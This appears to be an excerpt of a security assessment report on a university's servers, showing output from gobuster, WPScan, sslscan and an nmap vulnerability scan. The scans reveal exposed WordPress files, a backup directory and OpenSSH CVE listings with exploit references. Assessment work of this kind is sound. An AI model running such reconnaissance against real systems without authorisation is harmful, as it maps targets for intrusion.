
```
Subject:  Kubernetes Ingress Controller Fake Certificate
Altnames: DNS:ingress.local
Issuer:   Kubernetes Ingress Controller Fake Certificate
```

Figure 14 : Output of SSLscan indication




```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 199]
/.html                (Status: 403) [Size: 199]
/.hta.txt             (Status: 403) [Size: 199]
/.hta.php             (Status: 403) [Size: 199]
/.hta.html            (Status: 403) [Size: 199]
/.htaccess            (Status: 403) [Size: 199]
/.htaccess.php        (Status: 403) [Size: 199]
/.htaccess.html       (Status: 403) [Size: 199]
/.htaccess.txt        (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/.htpasswd.php        (Status: 403) [Size: 199]
/.htpasswd.html       (Status: 403) [Size: 199]
/.htpasswd.txt        (Status: 403) [Size: 199]
/cgi-bin/.html        (Status: 403) [Size: 199]
/cgi-bin/.php         (Status: 404) [Size: 16]
/cgi-bin/             (Status: 403) [Size: 15]
/cgi-bin/.txt         (Status: 403) [Size: 15]
/license              (Status: 200) [Size: 19903]
/license.txt          (Status: 200) [Size: 19903]
/readme.html          (Status: 200) [Size: 7425]
/readme               (Status: 200) [Size: 7425]
/secure               (Status: 500) [Size: 952]
/wp-cron              (Status: 200) [Size: 0]
/wp-cron.php          (Status: 200) [Size: 0]
/wp-settings          (Status: 500) [Size: 0]
/wp-settings.php      (Status: 500) [Size: 0]
Progress: 18456 / 18460 (99.98%)
===============================================================
Finished
===============================================================
```

Figure 15: Output of gobuster directory enumeration




```
┌──(kali㉿kali)-[~]
└─$ curl -k https://192.168.242.90/readme.html
<!DOCTYPE html>
<html lang="en">
<head>
        <meta name="viewport" content="width=device-width" />
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <meta name="robots" content="noindex,nofollow" />
        <title>WordPress &#8250; ReadMe</title>
        <link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
<body>
<h1 id="logo">
        <a href="https://wordpress.org/"><img alt="WordPress" src="wp-admin/images/wordpress-logo.png" /></a>
</h1>
<p style="text-align: center">Semantic Personal Publishing Platform</p>

<h2>First Things First</h2>
<p>Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the mix, and together we create something beautiful that I am proud to be a part of. Thousands of hours have gone into Word
Press, and we are dedicated to making it better every day. Thank you for making it part of your world.</p>
<p style="text-align: right">&#8212; Matt Mullenweg</p>

<h2>Installation: Famous 5-minute install</h2>
<ol>
        <li>Unzip the package in an empty directory and upload everything.</li>
        <li>Open <span class="file"><a href="wp-admin/install.php">wp-admin/install.php</a></span> in your browser. It will take you through the process to set up a <code>wp-config.php</code> file with your database connection details.
                <ol>
                        <li>If for some reason this does not work, do not worry. It may not work on all web hosts. Open up <code>wp-config-sample.php</code> with a text editor like WordPad or similar and fill in your database connectio
n details.</li>
                        <li>Save the file as <code>wp-config.php</code> and upload it.</li>
                        <li>Open <span class="file"><a href="wp-admin/install.php">wp-admin/install.php</a></span> in your browser.</li>
                </ol>
        </li>
        <li>Once the configuration file is set up, the installer will set up the tables needed for your site. If there is an error, double check your <code>wp-config.php</code> file, and try again. If it fails again, please go to the <
a href="https://wordpress.org/support/forums/">WordPress support forums</a> with as much data as you can gather.</li>
        <li><strong>If you did not enter a password, note the password given to you.</strong> If you did not provide a username, it will be <code>admin</code>.</li>
        <li>The installer should then send you to the <a href="wp-login.php">login page</a>. Sign in with the username and password you chose during the installation. If a password was generated for you, you can then click on &#8220;Pr
ofile&#8221; to change the password.</li>
</ol>

<h2>Updating</h2>
<h3>Using the Automatic Updater</h3>
<ol>
        <li>Open <span class="file"><a href="wp-admin/update-core.php">wp-admin/update-core.php</a></span> in your browser and follow the instructions.</li>
        <li>You wanted more, perhaps? That&#8217;s it!</li>
</ol>

<h3>Updating Manually</h3>
<ol>
        <li>Before you update anything, make sure you have backup copies of any files you may have modified such as <code>index.php</code>.</li>
        <li>Delete your old WordPress files, saving ones you&#8217;ve modified.</li>
```

Figure 16: Readme file of html consist of wordpress information



```
┌──(kali㉿kali)-[~]
└─$ wpscan --url https://192.168.242.90 --disable-tls-checks --enumerate u,vp,vt,cb,dbe

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

Scan Aborted: The URL supplied redirects to https://uthmid.uthm.edu.my/. Use the --ignor
```


Figure 17: Resulted in scan aborted




```
         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: https://192.168.242.90/ [192.168.242.90]
[+] Started: Thu Jun 19 03:56:51 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - referrer-policy: no-referrer-when-downgrade
 |  - server: Apache
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress readme found: https://192.168.242.90/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] A backup directory has been found: https://192.168.242.90/wp-content/backup-db/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 70%
 | Reference: https://github.com/wpscanteam/wpscan/issues/422

[+] This site has 'Must Use Plugins': https://192.168.242.90/wp-content/mu-plugins/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 80%
 | Reference: http://codex.wordpress.org/Must_Use_Plugins

[+] The external WP-Cron seems to be enabled: https://192.168.242.90/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

Fingerprinting the version - Time: 00:00:09 <=========================================> (702 / 702) 100.00% Time: 00:00:09
[i] The WordPress version could not be detected.
```

```
[+] WordPress theme in use: avas
 | Location: https://192.168.242.90/wp-content/themes/avas/
 | Last Updated: 2025-06-16T16:34:01.000Z
 | [!] The version is out of date, the latest version is 6.8.4.2
 | Style URL: https://192.168.242.90/wp-content/themes/avas/style.css
 | Style Name: avas
 | Style URI: https://avas.live/
 | Description: Multi-Purpose Elementor WordPress Theme....
 | Author: theme-x
 | Author URI: https://theme-x.org/
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 6.7.8 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - https://192.168.242.90/wp-content/themes/avas/style.css, Match: 'Version: 6.7.8'

[+] Enumerating Vulnerable Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
[!] No WPScan API Token given, as a result vulnerability data has not been output.                    > (21 / 652)  3.22%  ETA: 00:01:25
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jun 19 03:57:14 2025
[+] Requests Done: 1384
[+] Cached Requests: 9
[+] Data Sent: 313.717 KB
[+] Data Received: 31.616 MB
[+] Memory used: 296.793 MB
[+] Elapsed time: 00:00:23

Scan Aborted: The number of themes detected reached the threshold of 20 which might indicate False Positive. It would be recommended to use the --exclude-content-based option to ignore the bad responses.
```

Figure 18: Output of WPScan




```
┌──(kali㉿kali)-[~]
└─$ sslscan 192.168.242.192

Version: 2.1.5
OpenSSL 3.5.0 8 Apr 2025

Connected to 192.168.242.192

Testing SSL server 192.168.242.192 on port 443 using SNI name 192.168.242.192

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   enabled
TLSv1.3   enabled

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLSv1.3 not vulnerable to heartbleed
TLSv1.2 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.3  128 bits  TLS_AES_128_GCM_SHA256        Curve 25519 DHE 253
Accepted  TLSv1.3  256 bits  TLS_AES_256_GCM_SHA384        Curve 25519 DHE 253
Accepted  TLSv1.3  256 bits  TLS_CHACHA20_POLY1305_SHA256  Curve 25519 DHE 253
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve 25519 DHE 253
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384     DHE 2048 bits
Accepted  TLSv1.2  256 bits  ECDHE-RSA-CHACHA20-POLY1305   Curve 25519 DHE 253
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve 25519 DHE 253
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-GCM-SHA256     DHE 2048 bits
```



```
  Server Key Exchange Group(s):
TLSv1.3  128 bits  secp256r1 (NIST P-256)
TLSv1.3  192 bits  secp384r1 (NIST P-384)
TLSv1.3  260 bits  secp521r1 (NIST P-521)
TLSv1.3  128 bits  x25519
TLSv1.3  224 bits  x448
TLSv1.3  112 bits  ffdhe2048
TLSv1.3  128 bits  ffdhe3072
TLSv1.3  150 bits  ffdhe4096
TLSv1.3  175 bits  ffdhe6144
TLSv1.3  192 bits  ffdhe8192
TLSv1.2  128 bits  secp256r1 (NIST P-256)
TLSv1.2  192 bits  secp384r1 (NIST P-384)
TLSv1.2  260 bits  secp521r1 (NIST P-521)
TLSv1.2  128 bits  x25519
TLSv1.2  224 bits  x448

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.uthm.edu.my
Altnames: DNS:*.uthm.edu.my, DNS:www.uthm.edu.my, DNS:uthm.edu.my
Issuer:   DigiCert Global G2 TLS RSA SHA256 2020 CA1

Not valid before: Feb  3 00:00:00 2025 GMT
Not valid after:  Mar  4 23:59:59 2026 GMT
```


Figure 19 : Output of SSLscan



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV --script vuln -T4 -p 22,80,443 192.168.242.192

[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-19 08:04 EDT
Nmap scan report for appsrv01.uthm.edu.my (192.168.242.192)
Host is up (0.0028s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:9.2p1:
|       95499236-C9FE-56A6-9D7D-E943A24B633A    10.0    https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A  *EXPLOIT*
|       5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A    10.0    https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A  *EXPLOIT*
|       56F97BB2-3DF6-5588-82AF-1D7B77F9AD45    10.0    https://vulners.com/githubexploit/56F97BB2-3DF6-5588-82AF-1D7B77F9AD45  *EXPLOIT*
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0    https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A  *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2023-28531  9.8     https://vulners.com/cve/CVE-2023-28531
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623  *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC  *EXPLOIT*
|       33D623F7-98E0-5F75-80FA-81AA666D1340    9.8     https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340  *EXPLOIT*
|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8     https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0  *EXPLOIT*
|       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8     https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587  *EXPLOIT*
|       PACKETSTORM:190587      8.1     https://vulners.com/packetstorm/PACKETSTORM:190587      *EXPLOIT*
|       PACKETSTORM:179290      8.1     https://vulners.com/packetstorm/PACKETSTORM:179290      *EXPLOIT*
|       FB2E9ED1-43D7-585C-A197-0D6628B20134    8.1     https://vulners.com/githubexploit/FB2E9ED1-43D7-585C-A197-0D6628B20134  *EXPLOIT*
|       FA3992CE-9C4C-5350-8134-177126E0BD3F    8.1     https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126E0BD3F  *EXPLOIT*
|       F8981437-1287-5B69-93F1-657DFB1DCE59    8.1     https://vulners.com/githubexploit/F8981437-1287-5B69-93F1-657DFB1DCE59  *EXPLOIT*
```

```
80/tcp  open  http     Apache httpd
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache
|_http-dombased-xss: Couldn't find any DOM based XSS.
443/tcp open  ssl/http Apache httpd
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /cgi-bin/awstats.pl: AWStats (401 Unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

